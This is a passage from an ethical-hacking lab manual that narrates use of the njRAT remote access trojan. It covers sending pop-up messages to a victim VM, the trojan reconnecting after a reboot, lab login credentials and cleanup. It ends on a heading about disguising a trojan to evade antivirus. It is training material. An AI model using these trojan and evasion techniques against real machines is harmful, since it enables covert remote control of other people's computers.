
48. In real-time, as soon as the attacker sends the message, a pop-up appears on the victim's screen (**Windows Server 2022**), as demonstrated in the screenshot.

49. Switch to the **Windows Server 2022** virtual machine, you can observe the message from the hacker appears on the screen.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

50. Seeing this, the victim becomes alert and attempts to close the chatbox. Irrespective of what the victim does, the chatbox remains for open as long as the attacker uses it.
51. Surprised by the behavior, the victim (you) attempts to break the connection by restarting the machine. As soon as this happens, njRAT loses its connection with **Windows Server 2022**, as the machine is shut down in the process of restarting.




52. Switch back to the attacker machine (**Windows 11**); you can see that the connection with the victim machine is lost.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


53. However, as soon as the victim logs in to their machine, the njRAT client automatically establishes a connection with the victim, as shown in the screenshot.

54. Switch to the victim machine (**Windows Server 2022**). Click **Ctrl+Alt+Del** to activate the machine, by default, **CEH\Administrator** account is selected, type **Pa$$w0rd** in the Password field and press **Enter**.




55. Switch back to the attacker machine (**Windows 11**); you can see that the connection has been re-established with the victim machine.

    Note: It might take some time to establish a connection with the victim.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

56. The attacker, as usual, makes use of the connection to access the victim machine remotely and perform malicious activity.
57. On completion of this lab, switch to the **Windows Server 2022** virtual machine, launch **Task Manager**, click on **More details** and look for the **server.exe (32 bit)** process, and click **End task**.



58. This concludes the demonstration of how to create a Trojan using njRAT Trojan to gain control over a victim machine.
59. Close all open windows in all machines.

Task 2: Hide a Trojan using SwayzCryptor and Make it Undetectable to Various Anti-Virus Programs

